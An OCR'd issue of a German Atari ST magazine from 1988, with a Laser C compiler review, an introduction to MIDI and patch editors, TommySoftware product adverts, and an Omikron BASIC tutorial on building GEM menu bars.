6100 Darmstadt-Eberstadt
Telefon 0 61 51 - 5 60 57

NEUE DIMENSIONEN MIT LASER C

Ein kurzer Einblick in die Möglichkeiten des Nachfolgers von MEGAMAX C

Gut - Besser - Laser-C

Laser-C? Schon wieder ein neuer C-Compiler? Will doch eh' kein Mensch. - Denkste! Laser-C ist nämlich nichts anderes als das schon mit Spannung erwartete Update von Megamax-C.

Es ist in der Tat allerdings weit mehr als nur ein simples Update, so zahlreich sind die Neuerungen. Die größte Überraschung erwartet den Megamax-Kenner gleich am Anfang in Form der Shell. Diese Benutzeroberfläche kann man nur als Hyper-Shell bezeichnen kann: In ihr ist einfach alles integriert, was man zum Programmieren braucht.
Sie besitzt einen eingebauten Editor, der voll dem alten Megamax-Editor entspricht, allerdings deutlich schneller als dieser ist (aber leider immer noch wesentlich langsamer als das legendäre Tempus).

Editor Keyboard Functions: [OK]

Undo	Undo prev. action
Insert	New line after current line
Shift Insert	New line before current line
Backspace	Delete Char to left
Delete	Delete Char to right
CTRL Delete	Delete current line
⇧ ⇩ ⇨ ⇦	Move one line or column
SHIFT ⇧ ⇩	Scroll window up/down
SHIFT ⇨ ⇦	Move right/left one word
CTRL ⇨	Move to End of Line
CTRL ⇦	Move to Beginning of Line
Clr	Erase to End of Line
Home	Move to First line of file
F1	Move Up a Page
F2	Move Down a Page
Shift-F3-F10	Set Mark Location
F3-F10	Move to set Mark

Megamax Laser Shell
Copyright (C) 1988 by Megamax Inc.

Laser Shell V1.1
This software is provided as part of the Megamax C Development System and may only be duplicated for archival purposes.


Cache-Speicher integriert

Obwohl Compiler, Linker und Utilities weiterhin noch externe Programme sind (sehr sinnvoll im Hinblick auf Updates), ergibt sich daraus kein Nachteil, denn alles oft Benötigte kann resident im RAM gehalten werden. Aber auch alle Daten (Objektcode, Libraries etc pp) werden in einem integrierten (!) Cache intelligent gepuffert. Schneller geht's dann nun wirklich nicht mehr.

Der Compiler

Beim Compiler haben sich intern ein paar wesentliche Dinge verändert: Er erzeugt jetzt absoluten Code. Folge: Die Beschränkung der einzelnen Segmente auf 32 K entfällt, dadurch müssen jedoch die OVERLAY-Zeilen entfernt werden. Und: Der Variablenbereich kann beliebig groß sein. Aber eine Schattenseite hat das Ganze auch: Die Programme werden deutlich länger, sie reichen jetzt an die Länge der Compilate von der Konkurrenz heran.

Angenehm fällt auf, daß der Compiler einen noch präziseren Syntaxcheck als früher vornimmt. Stilistische Unsauberkeiten werden jetzt beanstandet - ein Schritt zu besseren, will heißen portableren Programmen. Auch beim MAKEn der Programme ist ein Schritt zu mehr Professionalität getan: Wie bei UNIX gibt es jetzt ein wirkliches MAKE, bei dem man Abhängigkeiten zwischen verschiedenen Quelltexte definieren



kann, so daß im Endeffekt durch einen Mausklick mit minimaler (Compiler-)Arbeit eine neue Programmversion erzeugt wird.

Linker und Debugger: Gemeinsame Sache

Beim Debuggen hilft dann schon der Linker: Wahlweise fügt er dem Programm eine (zu SID kompatible !) Symboltabelle hinzu, die es später nach einem Absturz erlaubt, die 'schuldige' Routine aufzufinden. Wie? Ganz einfach: Bei einer Exception (Bus-, Adresserror o.ä.) erscheint eine Dialogbox, bei der man u.a. einen Stackdump auswählen kann. Diese Option läßt sich selbstverständlich auch disablen, so daß man weiterhin mit seinem eigenen Debugger arbeiten kann.

Turbo serienmäßig

Was ist nun von den Programmen zu halten, wenn sie endlich laufen? Salopp gesagt: Sie sind sauschnell, noch schneller als die des alten Megamax-Systems. Besonders bei Floating Point Berechnungen (auch trigonometrischer Art) läßt Laser-C alles andere weit hinter sich.

Fazit: Man könnte sich fast in Laser-C verlieben, wenn da nicht noch ein paar kleine Unschönheiten wären. Beispielsweise verträgt der Editor auch mit gutem Zureden keine Umlaute. Des weiteren hat mir der Compiler bei großen Programmen heftige Magenbeschwerden bereitet; ein Programm, das mit Megamax 1.1 noch einwandfrei lief, reagierte nach der (relativ einfachen) Anpassung nur noch mit vier nicht lokalisierbaren Bomben. Aber Laser-C ist allemal ein guter Jahrgang, es braucht nur wie ein guter Wein eine gewisse Zeit zum Reifen ...

ms

MIDI FÜR ALLE

MIDI, - Musical Instruments Digital Interface - zu deutsch etwa "digitale Schnittstelle für Musikinstrumente", ist einer jener Standards, die nicht der Markt erst machen mußte, sondern der durch Vereinbarung zwischen den führenden Herstellern elektronischer Musikinstrumente enstanden ist.

Vor bereits sechs Jahren setzten sich die sonst harten Konkurrenten zusammen und entwarfen eine neuartige Schnittstelle, die es z.B. erlaubte über den Synthi der Firma C... eine Drum-Machine der Firma K... zu steuern, oder auch einen Sequenzer der Firma Y.... - eben MIDI.

Damals waren digital arbeitende Instrumente gerade im Kommen, darunter auch Sequenzer (siehe unten). Gesucht wurde eine Möglichkeit, Sequenzer und Instrumente verschiedener Hersteller miteinander zu koppeln.

Eine weitere wichtige Anwendung war, daß ein Musiker mehrere Instrumente gleichzeitig spielen sollte, weil so ein besserer Klang zu erreichen ist.

Mit MIDI, das einen Soft- und Hardware-Standard festlegt, werden diese Forderungen erfüllt. Darüber hinaus ist durch die digitale Form der Datenaufbereitung und -übertragung eine weitere, damals gar nicht im Vordergrund stehende Möglichkeit enstanden:

Die Verarbeitung der Daten per Computer. Wenn ich hier Computer anspreche, so meine ich natürlich unseren ATARI ST, der, rein zufällig, eine MIDI-Schnittstelle aufweist. Mit seinem schnellen 16/32-Bit-Prozessor ist es "null Problemo" für ihn, die mit immerhin 32000 Bit/s übertragenen Daten in Echtzeit zu verarbeiten. Dies belegen inzwischen auch zahlreiche Softwareprodukte, die u.a. die eingespielten Töne in schnell animierter Notendarstellung abbilden können.

MIDI konkret

MIDI arbeitet digital, d.h. alle Signale, die von oder zu einem Instrument gehen, müssen digital vorliegen. Bei Instrumenten, die ihre Klänge (noch) analog erzeugen (z.B. Piano oder Akkordeon) sind analog/digital bzw. digital/analog - Wandler dazwischengeschaltet.

Die Daten werden mit einer Übertragungsrate von 32000 Bit/s von und zu einer MIDI-Schnittstelle übertragen. Das Datenformat ist ein 8-Bit-Byte. Für die Datenübertragung stehen 16 Känale zur Verfügung.

Die MIDI-Ports MIDI-In und MIDI-Out sind in Form von handelsüblichen 5-Pol DIN-Buchsen ausgeführt. Angenommen, wir haben einen Synthi mit unserem ST verbunden, d.h. der MIDI-Out Port des Synthis ist mit dem MIDI-In Port des STs verkabelt, so können bereits Daten übertragen werden. Ein weiters Kabel sorgt für die Verbindung ST -> Synthi.

Der Anschlag einer Taste löst eine Nachricht an den ST aus ("Note-on event"), die ihm die Tonhöhe und, bei entsprechender Ausstattung des Synthis auch Werte der Anschlagsdynamik, sowie beim Loslassen der Taste Werte "Note-off event" und der Aftertouch-Dynamik mitteilt.

Jede Nachricht besteht aus einem oder mehreren aufeinanderfolgenden Bytes. Bytewerte von 0...127 stellen Datenbytes, z.B. Tonhöhen vom 'C' 0. Oktave bis 'g' 10. Oktave dar. Werte größer-gleich 128 werden als Kontroll- und Statusbytes benutzt.

Ein einfaches Programm, das die ankommenden Daten und den zeitlichen Abstand ihres Eintreffens speichert, ist schon der erste Schritt zu einem Sequenzer.

Unser neugieriger ST kann aber auch noch mehr Informationen aus dem Synthi herauskitzeln. Nach einem "Send-Request" beginnt der Synthi Daten (z.B. der Hüllkurve) über seine gespeicherten Klänge zu senden. Auch die Werte für z.B. Vibrato und Portamento können abgefragt werden.

Die Spiel läuft natürlich auch anders herum, daß Klangdaten (patches) und andere Steuerkommandos in den Synthi eingespeist werden.

SEQUENZER:

Sequenzer sind vergleichbar mit den bekannten (Analog)-Recordern, nur leisten sie heute im Vergleich einiges mehr. Sie zeichnen die eingespielten Daten auf (z. B. Tonfolgen oder Klangsteuerungen), speichern diese und können sie, gegebenenfalls in veränderter Form, wieder an ein Instrument ausgeben.
In der Vergangenheit bestanden Sequenzer hauptsächlich aus Hardware-Bausteinen, heutzutage sind - dank MIDI - Softwarelösungen um einiges flexibler.

Patch Librarian/-Editoren

Patch werden die Daten genannt, die einen bestimmten Klang "in Worte fassen". Es handelt sich um Daten die Form, Art und Dauer des Klanges (Hüllkurve, Modulation usw.) beschreiben. Der Name kommt aus der Zeit, als Synthi-Klänge noch mit kreuz-und-quer laufenden Kabelverbindungen kreiert wurden.

Selbst moderne Synthis können nur eine begrenzte Zahl Patches speichern. Ein Patch-Librarian (zu deutsch etwa Klangdaten- Bibliothekar) ist ein Programm, das in der Lage ist, über MIDI die Klangdaten abzurufen, auf Diskette zu speichern und ggf. wieder abzurufen bzw. in das Instrument einzuspielen. Darüber hinaus kann ein Patch-Editor die Klangdaten mehr oder weniger gut darstellen und verändern.

Hier nun eine kleine Übersicht über derzeit für den ST erhältliche Patch-Editoren und ihre Merkmale:

Name:	CZPATCH	CZ-ANDROID	DX HEAVEN	XSYN	SYNTH-DROID
GEM-Unterstützung:	teilweise	voll	teilweise	voll	teilweise
Zugang zu Desk - Accesories:	nein	ja	nein	ja	ja
Kopiergeschützt:	ja	ja	ja	nein	Hardwarekey
Tastaturcodes für Aufrufe anstelle Maus:	ja	ja	teilweise	ja	teilweise
Unterstützte Synthis:	CZ	CZ	DX-7/TX	CZ,Roland, Yamaha DX21/27/ 100/7/TX	CZ, Korg DW 8000
Anzahl der auf einer DS-Disk zu speichernden Patches:	175	292	87	104	25.000
Vorhandene Muster Patches:	15	2	24	keine	2.000
MIDI-Kanal-Zuweisung:	nein	ja	ja	ja	ja
MIDI thru/Signal-weitergabe:	nein	nein	ja	nur thru	ja
Anzahl der dargestellten Patch-Bänke:	4	2	4	2	4

Die 16 MIDI-Kanäle können genutzt werden, um z.B. bis zu 16 verschiedene Synthis anzusteuern, die absolut unabhängig voneinander programmiert sind. In der Praxis würde das jedoch die Leistungsgrenze der MIDI - Datenübetragung übersteigen, aber wer nutzt auch 16 Instrumente gleichzeitig.

Diese vielfältigen Möglichkeiten werden auch von den verschiedensten Software - Paketen genutzt. Für den ST gibt es bereits eine Reihe von Patch-Librarians/-Editoren (s.u.) und Composern.

MIDI-Programmierung

In aller Kürze noch ein paar Worte über die eigene Programmierung:

Im ATARI ST können die Bytes mit Hilfe der BIOS-Funktionen Bconstat(3) und Bconin(3) abgefragt bzw. eingelesen werden. (3 steht für MIDI). Mehr dazu aber in einer der nächsten Folgen über das Thema MIDI mit dem ATARI ST.

Dies ist erst ein Anriß der Möglichkeiten, die auch nicht-professionellen MIDI-Anwendern offen stehen.


ws


Der neue Grafik–standard ist da!

MegaPaint™

Vorbei sind die Zeiten in denen Sie Ihren ST guten Gewissens bestenfalls für Skizzen verwenden konnten. Denn ab jetzt gibt's MegaPaint, das Zeichenprogramm für Profis. Das erste Programm, bei dem gilt: 'What you see is exactly what you get'.

MegaPaint verwandelt Ihren ST in ein Grafikterminal der Superklasse. Da MegaPaint außergewöhnlich hohe Bildauflösungen unterstützt, stellt es eine ideale Ergänzung zum Desktop-Publishing dar. Die Druckqualität der erzeugten Dokumente reicht dabei auch bei weitem für technische Zeichnungen aus.





Die wichtigsten Funktionen:

* Die Bildauflösung orientiert sich an der maximal erzeugbaren Druckauflösung: What you see is exactly what you get.

* Variable Skalierungen und Raster. Formatgetreue Maßstäbe und exakte Positionierung von Zeichenobjekten.

* Spezielle Drucktechnik für Nadeldrucker (NEC P6 und EPSON FX-80) und Atari Laser-drucker (180, 240x216, 300 und 360 Bildpunkte/Zoll) ergeben exakteste DIN A4 Dokumente. Selbst auf einem 8-Nadeldrucker sehen die Dokumente aus, wie auf einem P6 gedruckt!

* Freie Druckeranpassung, Druckertreiber für alle gängigen Fabrikate.

* Vorhandener Text und Grafik kann importiert werden. Kompatibel zu STAD, DEGAS und 1ST Word. Weitere Grafik- und Textformate in Vorbereitung!

* Ideal für Scanbearbeitung geeignet!

* Drehen von Objekten.

* 7 proportionale Fonts nach DIN 6776 Typ B. Fonteditor. Linien nach DIN 15.

* Übersichtlicher, mit der Maus leicht zu bedienender Arbeitsplatz. Bearbeiten einer ganzen A4-Seite per Rollbalken.

* Online-Help und Undo-Funktion. Sichere, speicherplatzsparende Dateiverwaltung.

* Taschenrechner, Lupe und Zoomfunktion

* Unterstützt Blitter

* Kein Kopierschutz

* Ausführliche deutsche Dokumentation (ca. 100 Seiten). MegaPaint ist ein deutsches Produkt und wird mit Upgradegarantie geliefert!

MegaPaint benötigt mindestens 1MB RAM und einen monochromen Bildschirm.

Auf der CeBIT 88 waren sich alle einig: dies ist der neue Standard auf dem ATARI ST!

Preis: DM 298.–*

1ST FREEZER //

Sichern Sie Ihre wertvollen, kopiergeschützten Orginale!

Viren, Hacker und Hardwaredefekte sind unvorhersehbare Gefahren für die teuren Orginalprogramme.

1ST FREEZER™ ist ein Programm, das mit einer völlig neuen Technik arbeitet. Es kopiert nicht die (kopiergeschützte) Diskette, sondern den Inhalt des Hauptspeichers. Damit sind auch bisher nicht kopierbare Disketten sicherbar. Es besteht zusätzlich die Möglichkeit jederzeit das Programm anzuhalten (z.B. Kaffeepause) oder aber eine knifflige Situation erneut zu spielen.

Ein absolutes Muß für jeden Spieler aber auch Büroanwender! Jetzt Version 2 lieferbar. Läuft auch mit Harddisk und MegaST!

(ATARI SPECIAL 3/88: '1ST Freezer ist ein ideales Hilfsmittel.')

Preis: DM 148.00*

Weiterhin lieferbar:

der Vorgänger 1ST Freezer.

Preis: DM 114.95*

Upgrades: DM 30.– und Orginaldiskette.


Das Delirium schlägt zurück!

StarTrash™

Der Programmierer von Dizzy Wizard und MusiX32 hat wieder zugeschlagen. Viel Action und Ästhetik sind angesagt. Hier die Story:

Der Weltraum. Unendliche Warteschlangen. Wir stempeln das Jahr 2215. An Bord der Behörde: Captain Flirt, Mr. Spoil, Dr. Jeckel und Mr. Scotch. Auf der Suche nach den verloren gegangenen Aktenordnern der Galaxis.

Die Mission: Wiederbeschaffung aller Akten, die während einer Bordparty versehentlich auf den Planeten StarTrash VII gebeamt wurden. Doch StarTrash VII ist kein



x-beliebiger Planet! Er ist eine konföderierte Besserungsanstalt. Und daß da Captain Flirt & Co. nicht gerne gesehen sind, ist wohl logo. Doch mehr wird nicht verraten!

Ein Spiel gedreht in Dramatovision in den TommySoftware-Studios. Wir sind sicher: das wird ein neuer Klassiker!

Preis: DM 79.95*

MULTI ST™

Sensationell! Was bisher nur wesentlich teureren Computern vorbehalten war, wird jetzt auch auf dem ATARI ST möglich: Mehrere Programme gleichzeitig im Rechner.

Vorbei sind die Zeiten, in denen Sie sich in Ihrer Textverarbeitung befanden und z.B. eine Grafik ändern wollten. Dazu mußten Sie Ihr Textverarbeitungsprogramm verlassen, vorher Ihre Daten sichern, warten bis der Schreibtisch aufgebaut war, dann das Grafikprogramm starten, die Grafik laden, Grafik ändern, abspeichern, Programm beenden, Textverarbeitung starten und erneut den Text einladen. Dies läßt sich jetzt mit einem (!) Tastendruck erledigen.

MULTI ST™ erlaubt mit einer speziellen Komprimierungstechnik bis zu zehn(!) Applikationen gleichzeitig in einem 1MB-Rechner. Läuft u.a. mit: DEGAS, SIGNUM, 1ST WORD, STAD, MEGAPAINT u.a.

MULTI ST™ benötigt 1MB RAM, TOS in ROM und läuft in allen Auflösungen. Natürlich arbeitet Multi ST auch problemlos auf dem MEGA ST!

Preis: DM 148.–*

Wir vermarkten Ihre ATARI- oder AMIGA-Programme. Schreiben Sie uns!

1ST SPEEDER //

Dieses Spitzenprogramm beschleunigt mit modernster Cachetechnik und einem speziellen Precatchverfahren Diskzugriffe durchschnittlich bis zu 1100%, Harddiskzugriffe bis 400%.

Diese Werte sind unerreicht! TurboDos wird als PD mitgeliefert! Autokonfiguration. Bis 16MB-RAM verwaltbar. Optional manuelles Mediachange.

Gemischter Betrieb von Harddisk und Floppy ist möglich. 1ST SPEEDER // läuft auf jeder ST-Konfiguration.

Preis: DM 114.95 *

Vorgänger 1ST Speeder

Preis: DM 89.–*

Upgrades: DM 30.– und Disk.

Außerdem:

LISP Complete (98) – MusiX32 (89) – Lock_it (298) – Dizzy Wizard (54.95) – TrashHeap (54.95) – BTX für ST (398) – BTX für Mac (598) – Intelligent Spooler (98) – Adimens (199) – AdiTalk (189) – STAR Drucker NB24-10 (1298)

Alle Programme werden auf einseitigen Disketten geliefert. *Alle Preise sind empfohlene Verkaufspreise! Irrtum und Änderungen vorbehalten.

Bestellcoupon

[ ] Bitte senden Sie mir kostenloses Infomaterial (DM 1.40 in Briefmarken liegen bei) !

[ ] Bitte senden Sie mir 2 Demodisketten (StarTrash & MegaPaint). DM 20.- beiliegend!

[ ] Hiermit bestelle ich: ____________

zzgl. DM 6.- Versandkosten (bei VK) [ ] per Nachnahme [ ] V-Scheck anbei!

Name: ________ Strasse: ________ Ort: ________ STV 6/88

TommySoftware®

Gutzkowstrasse 35, D-6000 Frankfurt 70. Best.: 069/614046 Q
KEIN LADENVERKAUF!

CH: Senn Computer AG, Langstrasse 31, CH-8021 Zürich, Tel.: 01/2417373

A: Computerstudio Wehsner GmbH, Paniglgasse 18-20, 1040 Wien, Tel.: 0222/657808

MENÜS IN OMIKRON

Menüleiste und GEM-Library in BASIC

Omikron und GEM

In unserer letzten Ausgabe haben wir über die Grundlagen von GEM in OMIKRON-BASIC berichtet. Darin enthalten war der FORM_ALERT Befehl, der ein einfacher Aufruf des GEM darstellt. In diese Ausgabe stellen wir Ihnen ein Beispielprogramm zum Erstellen von Menüleisten vor. Aber auch hier zunächst einige einführende Erklärungen zu unserem anschließenden Listing:

Die gesamten GEM-Aufrufe von OMIKRON-BASIC befinden sich in einer Datei mit dem Namen GEMLIB.BAS. Sie muß jedem Programm, welches GEM-Befehle benutzt, auf jeden Fall mit MERGE angehängt werden. Das heißt für Sie, daß Sie die Datei, wenn Sie sich im Editor des Omikron-BASIC befinden, einfach nach folgender Anleitung einladen müssen:
Den Cursor zum Ende des Listings scrollen, am schnellsten geht dies mit 'F10', dann noch 'Shift F8' drücken und das File GEMLIB.BAS ohne gewohnte Anführungsstriche eingeben und 'Return' drücken, das war es.

Diese BASIC-Labrary enthält alle GEM-Proceduren, die vom ihrem selbst geschriebenen Programm aus aufgerufen werden. Dadurch brauchen Sie die Befehle VDI(...) und AES(...) mit der dazu nötigen Parameterübergabe nicht selbst aufzurufen, sondern können die gängigen C-Aufrufe verwenden. Diese sind ja auch in mehreren Büchern ausführlich beschrieben und können in Zweifelsfällen dort nachgelesen werden.

Die komplette GEM-Library ist aber fast 40 kByte lang. Da nicht immer alle GEM-Funktionen verwendet werden, kann man die nicht benutzten Proceduren im fertigen Programm wieder löschen.

Dies erledigt übrigens ein Programm mit dem Namen GEMSEL.BAS, das ebenfalls auf der OMIKRON-Diskette mitgeliefert wird, für Sie.
Die Anleitung für dieses nützliche Programm befindet sich ebenfalls auf der OMIKRON-Diskette.

Da in den GEM-Proceduren auch die bekannten Variablennamen verwendet werden, müssen Sie beachten, daß Sie in Ihrem eigenen Programm nicht die gleichen Namen benutzen, wie die in den GEM-Poceduren. Dies kann bei falscher Wertbelegung zu einem Systemabsturz führen, der ihr neu geschriebenes Programm schnell wieder löscht.

Die Resourcen

Um mit Menüleisten arbeiten zu können, muß man erst einmal ein eigenes Menü besitzen. Dieses erzeugen Sie sich am besten mit einem sogenannten 'Resource Construction Set', welches von mehreren Firmen vertrieben wird. (Die Preise liegen ab DM 15.-). Damit können Sie Ihre eigene Menüleiste erstellen und austesten.
Dort haben Sie auch noch die Möglichkeit, die Menüleiste mit kleinen Bildern zu verschönern oder zwei, drei Begriffe nebeneinander anstatt übereinander zu stellen.

Daneben können Sie mit dem 'Resource Construction Set' noch Alertboxen, vielartige Dialogboxen und Icons erstellen und testen. Selbst eigene Grafiken, die allerdings nicht all zu groß sein sollten, können damit eingebunden werden. Der große Vorteil damit ist, daß Sie somit umfangreiche Programme, die viele Ein- und Ausgabeparameter verlangen, schnell und übersichtlich erstellen können.

Zum Aufbau eines Resource ist zu sagen, daß die interne Struktur als binärer Baum angelegt ist. Das heißt, ein Resource besteht aus Menüleiste, Alertboxen oder sonstigen Dialogboxen etc.
Eine Dialogbox enthält ebenfalls verschiedene Objekte, wie zum Beispiel Boxen, Tasten, Icons, editierbare Texte etc. oder in der Menüleiste die einzelnen Titel.
Der Titel endlich enthält die einzelnen Menübegriffe, die im fertigen Programm durch die Maus ausgewählt werden können.
Zu jedem einzelnen Objekt werden bestimmte Parameter mit abgespeichert, wie Größe, Art und Position.

Damit der Programmierer die einzelnen Objekte in seinem Programm auch benutzen kann, erhalten diese eine Nummerierung. Schließlich muß man ja wissen, welcher Menübegriff ausgewählt wurde.
Diese Nummer erhält man dann im eigenen Programm bei dem Aufruf von EVNT_MULTI, einer GEM-Funktion, die später noch beschrieben wird, zurück, falls ein Menüereignis eingetreten ist.
Danach geht es dann im eigenen Programm mit den selbst geschrieben Routinen weiter.

Auf der OMIKRON-Diskette befindet sich übrigens auch ein einfaches BASIC-Programm mit dem Namen RCS.BAS, mit dem man ebenfalls eigene Menüleisen in Form von Resourcen erstellen kann. Da es sich dabei um eine Vorabversion handelt, ist diese noch nicht gerade empfehlenswert.
Es ist aber zu hoffen, daß dieses nützliche Programm einmal fertiggeschrieben und dem offiziell eingetragenen Omikron-User zur Verfügung gestellt wird.

Zu Testzwecken unseres kleinen Programmes kann aber auch ein anderes Resource, das eine Menüleiste enthält, verwendet werden. Bei diesem muß aber der Objektbaum bekannt sein. Die Nummer des Objektbaumes muß dabei in der Variablen 'Tree' stehen. Sie wird benötigt, da das GEM wissen muß, um welchen Baum es sich hierbei handelt, da ein Resource ja mehrere Objekte, sprich Menüs, Alertboxen, Dialogboxen etc. enthalten kann.
Falls Sie diese Nummer nicht kennen, können Sie mal die Zahlen {0,1,2 ... } ausprobieren.

Das Programm

Zu Beginn benötigen wir etwas Speicherplatz für das GEMDOS. Die Größe sollte man je nach Anwendung selbst ausprobieren.

Als nächstes folgen die GEM-Aufrufe:
Zuerst wird eine sogenannte GEM-Applikation angemeldet. Dadurch wird dem Betriebssystem mitgeteilt, daß Sie die GEM-Funktionen auch benutzen wollen. Der dazugehörige Funktionsaufruf heißt APPL_INIT.

Vielleicht denken Sie sich jetzt schon, daß man sich bestimmt wieder vom GEM abmelden muß, falls Sie es nicht mehr benötigen:

Richtig, dies erledigt die Funktion APPL_EXIT. Dieser Aufruf wird dann am Ende unseres Menü-Programmes nötig sein.

Laden des Resources

Als nächstes wird die Procedure RSRC_LOAD aufgerufen. Ihr wird der Name des Resource-Files übergeben. Dieses File wird dann in den Speicher geladen.

Für den Fall, daß das angegebene File, aus welchen Gründen auch immer, nicht geladen werden kann, wird noch eine weitere Abfrage eingebaut. Die Funktion liefert nämlich auch eine Zahl:
0 heißt, es ist ein Fehler aufgetreten, bei fehlerfreiem Verlauf ist die Zahl ungleich 0.
Bei Auftreten eines Fehlers wird dann das Programm nicht fortgefahren, sondern abgebrochen. Dann muß auch hier noch der Aufruf APPL_EXIT erfolgen.

Zu dem Befehl RSRC_LOAD gehört ein weiter, der meist in Vergessenheit gerät, aber bei Beendigung des Programmes sehr wichtig ist. Dieser heißt RSRC_FREE() und hat die Funktion, den Speicherplatz wieder freizugeben, den die Resource-Datei im Speicher belegt. Dieser Funktionsaufruf steht natürlich am Ende des Programmes, aber vor dem APPL_EXIT-Aufruf.

RSRC_FREE() brauchen Sie aber dennoch nicht einzugeben, dies erledigt die GEM-Library für Sie. Dieser Funktionsaufruf steht aber nur in OMIKRON in der APPL_EXIT-Routine.

Um das Resource auch benutzen zu können, brauchen Sie die sogenannte Objektbaumadresse. Diese Adresse wird durch die Funktion RSRC_GADDR(...) ermittelt. Ihr muß die schon am Anfang beschriebene Nummer des Objektbaumes übergeben werden.

Als letztes muß die Menüleiste noch dargestellt werden. Dies erfolgt durch die Funktion MENU_BAR(...). Ihr wird die eben ermittelte Adresse des Objektbaumes übergeben. Jetzt haben wir schon eine fertige Menüleiste.

Nun wollen wir nur noch wissen, welcher Menüpunkt durch die Maus überhaupt ausgewählt worden ist. Dies übernimmt die letzte und umfangreichste GEM-Funktion dieses Programmes:
EVNT_MULTI( ) wartet auf das Eintreffen eines oder mehrerer Ereignisse.

Dieser Funktionsaufruf steht in einer Procedure ON_MENU, die aus einer Schleife aufgerufen wird. Damit wird sicher gestellt, daß immer überprüft wird, ob ein Ereignis eingetreten ist. Nach der Bearbeitung eines Ereignisses wird sofort wieder in die Schleife gesprungen.

Diese Schleife wird nur dann verlassen, falls die Variable Ende auf -1 gesetzt wird. Dann folgen nur noch die Funktionsaufrufe APPL_EXIT, um sich vom GEM wieder zu verabschieden, und der OMIKRON-Befehl END. Dann befinden wir uns wieder im Editor oder im compilierten Programm auf dem Desktop.

EVNT_MULTI

Doch erst noch einmal zum EVNT_MULTI( )-Aufruf: Da hier nur die Menüleiste unserem Interesse gilt, stehen die meisten Parameter auf Null. Man erhält ebenfalls eine Menge Parameter, die aber genauso wenig für unser Menü interessant sind.

Menüereignis

In einer Stringvariablen (hier B$) erhält man mehrere wichtige Informationen, die man am besten in ein Array aufspaltet. So erhält man folgendes:

- Menu(0): = 10 (= Mn_Selected) d.h., ein Menüpunkt wurde angewählt, sonst <>10.

Wird von EVNT_MULTI ein Ereignis festgestellt, so wird in dieser Variablen eine Zahl eingetragen. Dies ist im Falle eines Menüereignis 10.

Falls Sie mit Fenstern arbeiten, treten Zahlen zwischen 20 und 28 auf, z.B. 22: Das Schließfeld links oben wurde gewählt. Interessant ist auch 32 für ein Maustasten-Ereignis oder 35, falls Sie eine Taste auf der Tastatur gedrückt haben.

- Menu(3): = Nummer des Menütitels

Wenn Sie den Mauszeiger über einen Menütitel bewegen, fällt das dazugehörige Auswahlmenü herunter. Der Titel wird nun weiß auf schwarz dargestellt. Wird von ihnen ein Menüpunkt angeklickt, muß dieser Titel wieder im Normalmodus dargestellt werden. Dazu wird die Funktion MENU_TNORMAL(...) aufgerufen und die Nummer des Menütitels übergeben.

Wurde kein Punkt ausgewählt und außerhalb des Menüs ein Mausknopf betätigt, ist diese Maßnahme nicht notwendig.

Abfrage des Menüpunktes

- Menu(4): = Indexnummer des gewählten Menüpunktes

Wenn ein Menüpunkt ausgewählt wurde, müssen Sie ja wissen, um welchen Punkt es sich handelt. Falls also ein Punkt ausgewählt worden ist, wird Menu(0)=10.
Die normale Nummerierung der Menüpunkte beginnt bei 0, wie ihnen folgendes Beispiel zeigt:

0.:	Desk	(Menütitel)
1.:	Info	
2.:	------------	
3. bis 8.:	-Accesories	
9.:	""	(Leerstring)
10.:	eigene	(Menütitel)
11.:	eigene	
etc.		

Nun wird in eine Auswahlprocedure verzweigt, in der dann das eigentliche Programm steht.

